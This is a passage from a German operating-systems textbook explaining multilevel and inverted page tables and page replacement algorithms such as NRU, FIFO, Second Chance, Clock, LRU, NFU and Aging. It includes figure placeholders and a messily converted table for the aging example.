Das Bemerkenswerte an ►Abbildung 3.13: Obwohl der Adressraum über eine Million Seiten enthält, werden nur vier Seitentabellen wirklich gebraucht: die Seitentabelle der ersten Stufe und die Tabellen der zweiten Stufe für 0 bis 4 MB (für den Programmtext), für 4 bis 8 MB (für die Daten) und die obersten 4 MB (für den Stack). In 1.021 Einträgen der Tabelle der ersten Stufe sind die *Present-/Absent*-Bits auf 0 gesetzt, was bei einem Zugriff einen Seitenfehler auslösen würde. In diesem Fall merkt das Betriebssystem, dass der Prozess versucht, unerlaubt auf fremden Speicher zuzugreifen, und ergreift geeignete Maßnahmen. Zum Beispiel könnte es dem Prozess ein Signal senden oder ihn abbrechen. In diesem Beispiel waren $PT1$ und $PT2$ gleich groß und wir haben runde Zahlen für die Größe gewählt. In der Praxis sind natürlich auch andere Werte möglich.

Die zweistufige Seitentabelle aus ►Abbildung 3.13 könnte auch auf drei, vier oder noch mehr Stufen erweitert werden. Zusätzliche Ebenen erhöhen die Flexibilität, aber ob eine Tabelle mit mehr als drei Stufen den zusätzlichen Aufwand wert ist, ist zweifelhaft.

Invertierte Seitentabellen

Für einen virtuellen 32-Bit-Adressraum funktioniert die mehrstufige Seitentabelle einigermaßen gut, doch mit der Verbreitung von 64-Bit-Computern ändert sich die Situation dramatisch. Mit einem Adressraum von 2^{64} Byte und 4 KB großen Seiten hätte die Seitentabelle 2^{52} Einträge. Bei 8 Byte pro Eintrag wäre die Tabelle dann 30 Millionen Gigabyte groß (30 PB). 30 Millionen Gigabyte allein für die Seitentabelle zu benutzen, ist keine gute Idee – heute nicht und wahrscheinlich auch noch nicht im nächsten Jahr. Für virtuelle 64-Bit-Adressräume mit Paging ist also eine andere Lösung nötig.

Eine mögliche Lösung ist die **invertierte Seitentabelle** (*inverted page table*). Bei diesem Ansatz wird in der Seitentabelle ein Eintrag für jeden physischen Seitenrahmen gespeichert anstatt eines Eintrages für jede Seite im virtuellen Adressraum. Eine invertierte Seitentabelle für einen Computer mit einem virtuellen 64-Bit-Adressraum, 4 KB großen Seiten und 4 GB an RAM hätte zum Beispiel nur 262.144 Einträge. Jeder Eintrag speichert zu einem Seitenrahmen das zugehörigen Paar (Prozess, Seitennummer).

Invertierte Seitentabellen sparen zwar enorme Mengen an Speicherplatz, zumindest dann, wenn der virtuelle Adressraum wesentlich größer als der physische Speicher ist, sie haben aber einen gravierenden Nachteil: Es wird wesentlich aufwändiger, eine virtuelle Adresse auf eine physische abzubilden. Wenn Prozess n auf die virtuelle Seite p zugreifen will, kann die Hardware den physischen Seitenrahmen nicht einfach finden, indem sie die virtuelle Seitennummer als Index für die Seitentabelle benutzt, sondern sie muss die gesamte Seitentabelle nach dem Eintrag (n, p) durchsuchen. Außerdem ist diese Suche für jeden einzelnen Speicherzugriff nötig, nicht nur bei Seitenfehlern. Bei jedem Speicherzugriff eine Tabelle mit 264 KB Einträgen zu durchsuchen, ist kein guter Weg, Geschwindigkeitsrekorde zu brechen.

Die Lösung für dieses Dilemma bietet ein TLB. Wenn alle häufig benutzten Seiten in den TLB passen, ist die Adressumrechnung genauso schnell wie mit herkömmlichen Seitentabellen. Bei einem TLB-Fehler muss die invertierte Seitentabelle allerdings von der Software durchsucht werden. Eine praktikable Methode für diese Suche ist die Nutzung einer Hashtabelle mit den virtuellen Adressen als Hashwerten. Alle virtuellen Seiten im Speicher, die denselben Hashwert haben, sind wie in ▶Abbildung 3.14 miteinander verkettet. Wenn die Hashtabelle so viele Einträge wie das System physische Seiten hat, dann hat jede Kette im Durchschnitt nur einen Eintrag, was die Suche sehr beschleunigt. Wenn die Seitenrahmennummer gefunden ist, wird das neue Paar aus virtueller Seite und physischem Seitenrahmen in den TLB eingetragen.




Abbildung 3.14: Vergleich zwischen herkömmlicher und invertierter Seitentabelle

Invertierte Seitentabellen sind auf den 64-Bit-Rechnern sehr verbreitet, weil selbst bei sehr groß gewählten Seitengrößen die Anzahl der Seitentabelleneinträge enorm ist. Zum Beispiel sind bei 4-MB-Seiten und virtuellen 64-Bit-Adressen 2^{42} Seiteneinträge nötig. Andere Ansätze für das Problem großer virtueller Adressräume finden sich in (Talluri et al., 1995).

3.4 Seitenersetzungsalgorithmen

Jedes Mal, wenn ein Seitenfehler auftritt, muss das Betriebssystem eine Seite auswählen, die verdrängt wird (d.h. aus dem Speicher entfernt wird), um für die neue Seite Platz zu machen. Wenn die Seite, die ausgelagert werden soll, seit ihrer Einlagerung modifiziert wurde, muss sie auf die Festplatte zurückgeschrieben werden, damit die Kopie auf der Platte aktuell bleibt. Wenn sie aber z.B. Programmcode enthält und nicht verändert wurde, ist die Kopie auf der Platte noch aktuell und muss nicht neu geschrieben werden. Die alte Seite kann dann einfach mit der neuen überschrieben werden.



Man könnte bei jedem Seitenfehler einfach eine zufällige Seite auslagern, aber die Systemleistung ist wesentlich besser, wenn man Seiten auslagert, die nur selten benutzt werden. Wenn eine viel benutzte Seite aus dem Speicher entfernt wird, muss sie wahrscheinlich sehr bald wieder eingelagert werden, was zusätzlichen Aufwand bedeutet. Das Gebiet der Seitenersetzungsalgorithmen wurde intensiv erforscht, sowohl theoretisch als auch experimentell. In diesem Abschnitt beschreiben wir ein paar der wichtigsten Algorithmen.

Das Problem der „Seitenersetzung“ tritt auch in anderen Gebieten der Computertechnik auf. Beispielsweise haben die meisten Computer einen oder mehrere Caches für 32 oder 64 Byte große Speicherblöcke, die in letzter Zeit benutzt wurden. Wenn so ein Cache voll ist, muss einer der Blöcke ausgewählt und entfernt werden. Dieses Problem ist genau dasselbe wie bei der Seitenersetzung, nur auf einer wesentlich kürzeren Zeitskala (einige Nanosekunden statt Millisekunden wie bei der Seitenersetzung). Der Grund für die kürzere Zeitskala ist die höhere Geschwindigkeit, weil fehlende Blöcke aus dem Arbeitsspeicher geholt werden, nicht von der Festplatte, d.h., Suchzeit und Rotationsverzögerung entfallen.

Ein weiteres Beispiel ist ein Webserver. Der Server kann eine bestimmte Anzahl von viel benutzten Seiten in seinem Cache im Speicher halten. Wenn der Cache voll ist und eine neue Seite benötigt wird, muss der Server entscheiden, welche Seite er aus dem Speicher entfernen soll. Der einzige größere Unterschied zu Seiten im virtuellen Speicher ist, dass Webseiten niemals im Cache modifiziert werden und deshalb auch nicht „auf die Platte“ zurückgeschrieben werden müssen. In einem System mit virtuellem Speicher sind die Seiten im Arbeitsspeicher entweder unverändert (*clean*) oder verändert (*dirty*).

In allen Seitenersetzungsalgorithmen, die wir im Folgenden betrachten werden, taucht immer wieder ein bestimmter Aspekt auf: Wenn eine Seite aus dem Speicher verdrängt werden soll, muss es dann eine Seite sein, die zu dem Prozess gehört, der den Seitenfehler verursacht hat, oder kann es auch eine Seite sein, die zu einem anderen Prozess gehört? Im ersten Fall müssten alle Prozesse auf eine festgelegte Anzahl von Seiten begrenzt werden, im anderen Fall nicht. Beides ist möglich und wir werden in Abschnitt 3.5.1 noch darauf zurückkommen.

3.4.1 Der optimale Algorithmus zur Seitenersetzung

Der optimale Seitenersetzungsalgorithmus ist einfach zu beschreiben, aber leider unmöglich zu implementieren. Er funktioniert so: In dem Moment, in dem ein Seitenfehler auftritt, sind eine bestimmte Menge von Seiten im Arbeitsspeicher. Der nächste Befehl wird auf eine dieser Seiten zugreifen (die Seite, die den Befehl enthält). Auf andere Seiten wird vielleicht erst in 10, 100 oder 1.000 Befehlen zugegriffen. Jede Seite wird mit der Anzahl der Befehle markiert, die bis zum nächsten Zugriff auf diese Seite ausgeführt werden.

Der optimale Algorithmus entfernt einfach die Seite mit der höchsten Zahl von Befehlen bis zum nächsten Zugriff. Wenn eine Seite nach acht Millionen Befehlen wieder gebraucht wird und eine andere schon nach sechs Millionen, zögert man den nächsten Seitenfehler so lange wie möglich hinaus, indem man die erste der beiden Seiten auslagert. Auch Computer schieben unangenehme Ereignisse gern vor sich her.

Das einzige Problem mit diesem Algorithmus ist, dass er nicht realisierbar ist. Im Moment des Seitenfehlers kann das Betriebssystem nicht wissen, wann auf welche Seite das nächste Mal zugegriffen wird. (Der Scheduling-Algorithmus Shortest Job First war ein ähnliches Beispiel – wie soll das Betriebssystem wissen, welcher Auftrag der kürzeste ist?) Trotzdem ist es möglich, ein Programm auf einem Simulator laufen zu lassen, sich jeden Seitenzugriff zu merken und diese Informationen dann zu benutzen, um für den *zweiten* Ablauf einen optimalen Seitenersetzungsalgorithmus zu implementieren.

So kann man zumindest die Leistung von realisierbaren Algorithmen mit der bestmöglichen Leistung vergleichen. Wenn ein Betriebssystem z.B. eine nur 1% schlechtere Leistung erreicht als der optimale Algorithmus, kann ein verbesserter Algorithmus die Leistung höchstens um 1% steigern.

Es sollte klargestellt werden, dass die gespeicherte Folge von Seitenzugriffen nur für ein Programm und für einen einzigen Satz Eingabedaten gilt. Der Seitenersetzungsalgorithmus, der sich aus dieser Information ergibt, funktioniert also nur für genau dieses Programm mit genau dieser Eingabe. Diese Methode eignet sich nur zum Testen von Algorithmen, für reale Systeme ist sie nutzlos. Ab jetzt behandeln wir Algorithmen, die in realen Systemen eingesetzt werden können.

3.4.2 Der Not-Recently-Used-Algorithmus (NRU)

Computer mit virtuellem Speicher haben meistens zwei Statusbits, die es dem Betriebssystem erlauben, nützliche Statistiken über die Benutzung von Seiten aufzustellen. Das *R*-Bit wird immer dann gesetzt, wenn auf die Seite zugegriffen wird (Lese- und Schreibzugriffe). Das *M*-Bit wird gesetzt, wenn auf die Seite geschrieben wird (d.h., wenn die Seite modifiziert wird). Diese Bits sind, wie in ►Abbildung 3.11, ein Teil des Seitentablèneintrages. Es ist wichtig, dass sie von der Hardware gesetzt werden, weil sie bei jedem einzelnen Speicherzugriff aktualisiert werden müssen. Wenn ein Bit einmal auf 1 gesetzt wird, bleibt es 1, bis das Betriebssystem es zurücksetzt.

Falls die Hardware diese Bits nicht zur Verfügung stellt, können sie folgendermaßen simuliert werden: Wenn ein Prozess gestartet wird, werden zunächst alle seine Seitentablèneinträge als ausgelagert markiert. Sobald auf eine Seite zugegriffen wird, gibt es einen Seitenfehler. Das Betriebssystem setzt dann das *R*-Bit (in einer internen Tabelle), ändert den Tabelleneintrag, so dass er auf den richtigen Seitenrahmen im READ-ONLY-Modus zeigt, und führt den Befehl noch einmal aus. Wenn der Prozess dann auf die Seite schreibt, gibt es noch einmal einen Seitenfehler und das Betriebssystem kann das *M*-Bit setzen und den Zugriffsmodus auf READ/WRITE ändern.

Der folgende einfache Seitenersetzungsalgorithmus basiert auf den *R*- und *M*-Bits. Wenn ein Prozess gestartet wird, setzt das Betriebssystem die *R*- und *M*-Bits für alle seine Seiten auf 0. In bestimmten Zeitabständen (z.B. bei jedem Timerinterrupt) werden alle *R*-Bits gelöscht. Damit ist nur bei den Seiten, die in letzter Zeit gebraucht wurden, das *R*-Bit gesetzt.

Bei einem Seitenfehler teilt das Betriebssystem alle Seiten nach dem Zustand der *R*- und *M*-Bits in vier Kategorien auf:

- Klasse 0: nicht referenziert, nicht modifiziert
- Klasse 1: nicht referenziert, modifiziert
- Klasse 2: referenziert, nicht modifiziert
- Klasse 3: referenziert und modifiziert

Auf den ersten Blick scheint es so, als wären Seiten der Klasse 1 unmöglich, aber sie können entstehen, wenn bei einer Seite in Klasse 3 das *R*-Bit durch einen Timerinterrupt gelöscht wird. Timerinterrupts löschen das *M*-Bit nicht, weil es für die Entscheidung gebraucht wird, ob eine Seite auf die Platte zurückgeschrieben werden muss oder nicht. Wenn *R* gelöscht wird und *M* nicht, entstehen Seiten der Klasse 1.

Der **NRU-Algorithmus (Not Recently Used)** entfernt eine zufällige Seite aus der niedrigsten nicht leeren Klasse. Die Ordnung der Klassen impliziert, dass es besser ist, eine modifizierte Seite auszulagern, die im letzten Timerintervall (typischerweise ungefähr 20 ms) nicht referenziert wurde, anstatt eine saubere Seite, die ständig benutzt wird. Die Vorteile des NRU-Algorithmus sind, dass er leicht verständlich und einigermaßen effizient zu implementieren ist. Die Leistung ist sicher nicht optimal, aber in vielen Fällen ausreichend.

3.4.3 Der First-In-First-Out-Algorithmus (FIFO)

Ein weiterer Seitenersetzungsalgorithmus mit geringem Aufwand ist der **FIFO-Algorithmus (First In First Out)**. Um zu verstehen, wie er funktioniert, stellen wir uns einen Supermarkt vor, der genügend Regale hat, um genau k verschiedene Produkte aufzustellen. Eines Tages kommt ein neues Fertiggericht auf den Markt – Tiefkühl-Bio-Instantjoghurt für die Mikrowelle. Das Produkt ist ein voller Erfolg, also muss unser räumlich begrenzter Supermarkt eines seiner alten Produkte loswerden, um Platz zu schaffen.

Er könnte feststellen, welches Produkt schon am längsten verkauft wird (z.B. etwas, was schon seit 120 Jahren verkauft wird), und es mit der Begründung abschaffen, dass es keinen mehr interessiert. Der Supermarkt würde dann eine verkettete Liste von allen Produkten, die gerade verkauft werden, verwalten, geordnet nach dem Datum ihrer Einführung. Das neue Produkt wird an das Ende der Liste angehängt und das Produkt ganz vorne wird gelöscht.

Dieselbe Methode ist auch als Seitenersetzungsalgorithmus anwendbar. Das Betriebssystem verwaltet eine Liste von allen Seiten im Speicher. Am Ende der Liste steht der jüngste Eingang und am Kopf der älteste. Bei einem Seitenfehler wird die Seite am Kopf der Liste entfernt und die neue Seite wird an das Ende angehängt. Der FIFO-Algorithmus würde aus einem Supermarkt Dinge wie Schnurrbartwachs entfernen, er könnte aber auch Mehl, Salz oder Butter abschaffen. Auf Computer angewendet bereitet FIFO ähnliche Probleme und wird deshalb nur selten unverändert eingesetzt.

3.4.4 Der Second-Chance-Algorithmus

Eine einfache Variante von FIFO, die das Problem vermeidet, dass Seiten ausgelagert werden, obwohl sie häufig benutzt werden, ist der **Second-Chance-Algorithmus**. Er überprüft zunächst das R -Bit der ältesten Seite. Wenn es nicht gesetzt ist, ist die Seite nicht nur alt, sondern auch unbunutzt, und wird sofort ersetzt. Ansonsten wird das R -Bit gelöscht, die Seite wird an das Ende der Liste verschoben und die Ladezeit wird so gesetzt, als wäre die Seite eben erst geladen worden. Dann wird die Suche fortgesetzt.

► Abbildung 3.15 zeigt, wie der Algorithmus funktioniert. ► Abbildung 3.15(a) zeigt eine verkettete Liste der Seiten A bis H, geordnet nach der Zeit, zu der sie geladen wurden.




Abbildung 3.15: Arbeitsweise von Second Chance (a) Seiten in FIFO-Ordnung sortiert (b) Die Seitenliste nach einem Seitenfehler zum Zeitpunkt 20, falls bei A das R -Bit gesetzt war. Die Zahlen sind Ladezeiten.

Nehmen wir an, zum Zeitpunkt 20 gibt es einen Seitenfehler. Die älteste Seite ist A , die beim Prozessstart zum Zeitpunkt 0 geladen wurde. Wenn das R -Bit von A nicht gesetzt ist, wird A aus dem Speicher genommen: entweder auf die Platte zurückgeschrieben (wenn das M -Bit gesetzt ist) oder einfach überschrieben (falls $M = 0$). Andernfalls (wenn das R -Bit gesetzt ist) wird A an das Ende der Liste verschoben und die „Ladezeit“ wird auf die aktuelle Zeit (20) gesetzt. Außerdem wird das R -Bit gelöscht. Die Suche nach einer passenden Seite geht dann bei B weiter.

Second Chance sucht eigentlich nur nach einer möglichst alten Seite, auf die in den letzten Timerintervallen nicht zugegriffen wurde. Wenn alle Seiten referenziert wurden, degeneriert Second Chance zu einem reinen FIFO-Algorithmus. Nehmen wir z.B. an, dass die R -Bits aller Seiten in ▶ Abbildung 3.15(a) gesetzt sind. Das Betriebssystem verschiebt dann eine Seite nach der anderen an das Ende der Liste und löscht dabei die R -Bits. Schließlich rückt A wieder an den Anfang der Liste vor, diesmal aber mit gelösctem R -Bit, und wird ausgelagert. Der Algorithmus terminiert also auf jeden Fall.

3.4.5 Der Clock-Algorithmus

Second Chance ist ein vernünftiger Algorithmus, aber er ist unnötig ineffizient, weil er ständig Seiten in der Liste verschiebt. Besser wäre es, alle Seiten in einer ringförmigen Liste von der Form einer Uhr zu halten, siehe ▶ Abbildung 3.16. Der Uhrzeiger zeigt auf die älteste Seite.




Abbildung 3.16: Der Clock-Algorithmus

Bei einem Seitenfehler wird zunächst die Seite geprüft, auf die der Uhrzeiger zeigt. Wenn das R -Bit 0 ist, wird die Seite ausgelagert, die neue Seite wird an derselben Stelle in die Uhr eingefügt und der Zeiger rückt um eine Seite vor. Wenn das R -Bit 1 ist, wird es gelöscht, der Zeiger wird vorgerückt und der Vorgang wird so lange wiederholt, bis eine Seite mit $R = 0$ gefunden ist. Wenig überraschend heißt dieser Algorithmus **Clock**.

3.4.6 Der Least-Recently-Used-Algorithmus (LRU)

Eine gute Annäherung an den optimalen Algorithmus basiert auf der folgenden Beobachtung: Eine Seite, die von den letzten paar Befehlen häufig benutzt wurde, wird wahrscheinlich auch für die nächsten Befehle gebraucht. Umgekehrt werden Seiten, die seit einer Ewigkeit unbenutzt sind, wahrscheinlich noch lange Zeit unbenutzt bleiben. Damit drängt sich ein realisierbarer Algorithmus auf: Entferne bei einem Seitenfehler die Seite, die am längsten unbenutzt ist. Diese Strategie heißt **LRU (Least Recently Used)**.

LRU ist zwar theoretisch realisierbar, aber es ist nicht billig. Für eine vollständige Implementierung von LRU ist eine verkettete Liste von allen Seiten im Speicher nötig, wobei die zuletzt benutzte Seite am Anfang steht und die am längsten nicht benutzte Seite am Ende. Das Problem ist, dass die Liste bei jedem Speicherzugriff aktualisiert werden muss. Eine Seite in der Liste zu finden, sie zu löschen und anschließend an den Anfang der Liste zu verschieben, ist eine sehr aufwändige Operation, selbst wenn sie in der Hardware implementiert ist (falls solche Hardware überhaupt gebaut werden kann).

Es gibt aber andere Möglichkeiten, LRU mit Spezialhardware zu implementieren. Sehen wir uns zunächst die einfachste an. Für diese Methode muss die Hardware mit einem 64-Bit-Zähler C ausgestattet werden, der nach jedem Maschinenbefehl automatisch erhöht wird. Außerdem muss jeder Eintrag in der Seitentabelle ein Feld haben, das groß genug für den Zähler ist. Bei jedem Speicherzugriff wird der aktuelle Zählerstand im Tabelleneintrag der Seite gespeichert, auf die zugegriffen wurde. Bei einem Seitenfehler durchsucht das Betriebssystem die Seitentabelle nach der Seite mit dem niedrigsten Zählerstand. Diese Seite wurde am längsten von allen nicht benutzt.

Sehen wir uns nun eine andere Hardwareversion von LRU an. Bei diesem Ansatz enthält die LRU-Hardware für eine Maschine mit n Seitenrahmen eine Matrix aus $n \times n$ Bits, die am Anfang alle 0 sind. Wenn auf einen Seitenrahmen k zugegriffen wird, setzt die Hardware zunächst alle Bits der Zeile k auf 1 und dann alle Bits der Spalte k auf 0. Zu jedem Zeitpunkt ist die Zeile mit dem niedrigsten Binärwert die am längsten nicht benutzte, die Zeile mit dem nächsthöheren Wert ist die am zweitlängsten nicht benutzte und so weiter. ► Abbildung 3.17 zeigt ein Beispiel für diesen Algorithmus mit vier Seitenrahmen und der Zugriffsfolge

0 1 2 3 2 1 0 3 2 3

Nach dem ersten Zugriff auf Seite 0 haben wir den Zustand in ► Abbildung 3.17(a). Der nächste Zugriff auf Seite 1 ergibt ► Abbildung 3.17(b) und so weiter.




Abbildung 3.17: LRU mit einer Matrix. Auf die Seiten wird in der Reihenfolge 0 1 2 3 2 1 0 3 2 3 zugegriffen.

3.4.7 Simulation von LRU durch Software

Die beiden vorgestellten LRU-Algorithmen sind zwar (im Prinzip) realisierbar, in der Praxis haben aber, wenn überhaupt, nur wenige Maschinen die erforderliche Hardware. Stattdessen wird eine Lösung gebraucht, die als Software implementiert werden kann. Eine Möglichkeit ist der sogenannte **NFU-Algorithmus (Not Frequently Used)**. Diese Lösung benötigt für jede Seite einen Softwarezähler, der zu Beginn auf 0 gesetzt ist. Bei jedem Timerinterrupt durchläuft das Betriebssystem alle Seiten im Speicher und addiert zu jedem Zähler das *R*-Bit der zugehörigen Seite, also 0 oder 1. Die Zähler zählen grob mit, wie oft auf jede Seite zugegriffen wird. Bei einem Seitenfehler wird die Seite mit dem niedrigsten Zählerstand ersetzt.

Das Hauptproblem von NFU ist, dass er niemals etwas vergisst. Bei einem Multipass-Compiler könnten z.B. die Seiten, die im ersten Durchlauf viel benutzt wurden, auch in späteren Durchläufen noch einen hohen Zählerstand haben. Wenn der erste Durchlauf länger dauert als alle anderen, könnten die Seiten, die den Code für die späteren Durchläufe enthalten, sogar bis zum Schluss einen niedrigeren Zählerstand haben. Das Betriebssystem wird dann nützliche Seiten auslagern und Seiten, die nie mehr gebraucht werden, im Speicher lassen.

Zum Glück ist nur eine kleine Veränderung an NFU nötig, um ihn zu einer recht guten Annäherung an LRU zu machen. Die Veränderung besteht aus zwei Teilen. Erstens werden die Zähler immer ein Bit nach rechts geschoben, bevor das *R*-Bit addiert wird. Zweitens wird das *R*-Bit zum ganz linken (höchstwertigen) Bit des Zählers addiert, nicht zum rechten.

Wie der verbesserte Algorithmus, bekannt als **Aging**, funktioniert, zeigt ▶ Abbildung 3.18. Nehmen wir an, dass nach dem ersten Zeitintervall die R-Bits der Seiten 0 bis 5 die Werte 1, 0, 1, 0, 1, 1 haben (d.h., Seite 0 ist 1, Seite 1 ist 0, Seite 2 ist 1 usw.). Mit anderen Worten: Im ersten Intervall wurden die Seiten 0, 2, 4 und 5 referenziert und die R-Bits dieser Seiten wurden auf 1 gesetzt. Die R-Bits der restlichen Seiten sind 0, weil auf sie nicht zugegriffen wurde. Nachdem die sechs Zähler der Seiten um ein Bit nach rechts verschoben und die R-Bits von links eingefügt wurden, ergeben sich die Werte in ▶ Abbildung 3.18(a). Die übrigen vier Spalten zeigen die Zustände nach den nächsten vier Intervallen.

R-Bits für Seiten 0-5, Zeitintervall 0	R-Bits für Seiten 0-5, Zeitintervall 1	R-Bits für Seiten 0-5, Zeitintervall 2	R-Bits für Seiten 0-5, Zeitintervall 3	R-Bits für Seiten 0-5, Zeitintervall 4																														
<table border="1"> <tr><td>1</td><td>0</td><td>1</td><td>0</td><td>1</td><td>1</td></tr> </table>	1	0	1	0	1	1	<table border="1"> <tr><td>1</td><td>1</td><td>0</td><td>0</td><td>1</td><td>0</td></tr> </table>	1	1	0	0	1	0	<table border="1"> <tr><td>1</td><td>1</td><td>0</td><td>1</td><td>0</td><td>1</td></tr> </table>	1	1	0	1	0	1	<table border="1"> <tr><td>1</td><td>0</td><td>0</td><td>0</td><td>1</td><td>0</td></tr> </table>	1	0	0	0	1	0	<table border="1"> <tr><td>0</td><td>1</td><td>1</td><td>0</td><td>0</td><td>0</td></tr> </table>	0	1	1	0	0	0
1	0	1	0	1	1																													
1	1	0	0	1	0																													
1	1	0	1	0	1																													
1	0	0	0	1	0																													
0	1	1	0	0	0																													
Seite	0	1	2	3	4	5																												
<table border="1"> <tr><td>10000000</td></tr> </table>	10000000	<table border="1"> <tr><td>11000000</td></tr> </table>	11000000	<table border="1"> <tr><td>11100000</td></tr> </table>	11100000	<table border="1"> <tr><td>11110000</td></tr> </table>	11110000	<table border="1"> <tr><td>01111000</td></tr> </table>	01111000																									
10000000																																		
11000000																																		
11100000																																		
11110000																																		
01111000																																		
<table border="1"> <tr><td>00000000</td></tr> </table>	00000000	<table border="1"> <tr><td>10000000</td></tr> </table>	10000000	<table border="1"> <tr><td>11000000</td></tr> </table>	11000000	<table border="1"> <tr><td>01100000</td></tr> </table>	01100000	<table border="1"> <tr><td>10110000</td></tr> </table>	10110000																									
00000000																																		
10000000																																		
11000000																																		
01100000																																		
10110000																																		
<table border="1"> <tr><td>10000000</td></tr> </table>	10000000	<table border="1"> <tr><td>01000000</td></tr> </table>	01000000	<table border="1"> <tr><td>00100000</td></tr> </table>	00100000	<table border="1"> <tr><td>00010000</td></tr> </table>	00010000	<table border="1"> <tr><td>10001000</td></tr> </table>	10001000																									
10000000																																		
01000000																																		
00100000																																		
00010000																																		
10001000																																		
<table border="1"> <tr><td>00000000</td></tr> </table>	00000000	<table border="1"> <tr><td>00000000</td></tr> </table>	00000000	<table border="1"> <tr><td>10000000</td></tr> </table>	10000000	<table border="1"> <tr><td>01000000</td></tr> </table>	01000000	<table border="1"> <tr><td>00100000</td></tr> </table>	00100000																									
00000000																																		
00000000																																		
10000000																																		
01000000																																		
00100000																																		
<table border="1"> <tr><td>10000000</td></tr> </table>	10000000	<table border="1"> <tr><td>11000000</td></tr> </table>	11000000	<table border="1"> <tr><td>01100000</td></tr> </table>	01100000	<table border="1"> <tr><td>10110000</td></tr> </table>	10110000	<table border="1"> <tr><td>01011000</td></tr> </table>	01011000																									
10000000																																		
11000000																																		
01100000																																		
10110000																																		
01011000																																		
<table border="1"> <tr><td>10000000</td></tr> </table>	10000000	<table border="1"> <tr><td>01000000</td></tr> </table>	01000000	<table border="1"> <tr><td>10100000</td></tr> </table>	10100000	<table border="1"> <tr><td>01010000</td></tr> </table>	01010000	<table border="1"> <tr><td>00101000</td></tr> </table>	00101000																									
10000000																																		
01000000																																		
10100000																																		
01010000																																		
00101000																																		

a b c d e

Abbildung 3.18: Der Aging-Algorithmus ist eine Software-Simulation von LRU. Dargestellt werden die Zähler von sechs Seiten für fünf Intervalle. (a) bis (e) zeigen die Zustände nach den Intervallen 1–5.

Bei einem Seitenfehler wird die Seite mit dem niedrigsten Zählerstand entfernt. Eine Seite, auf die in den letzten vier Intervallen nicht zugegriffen wurde, hat logischerweise vier führende Nullen in ihrem Zähler und damit einen niedrigeren Zählerstand als eine Seite, auf die erst seit drei Intervallen nicht zugegriffen wurde.

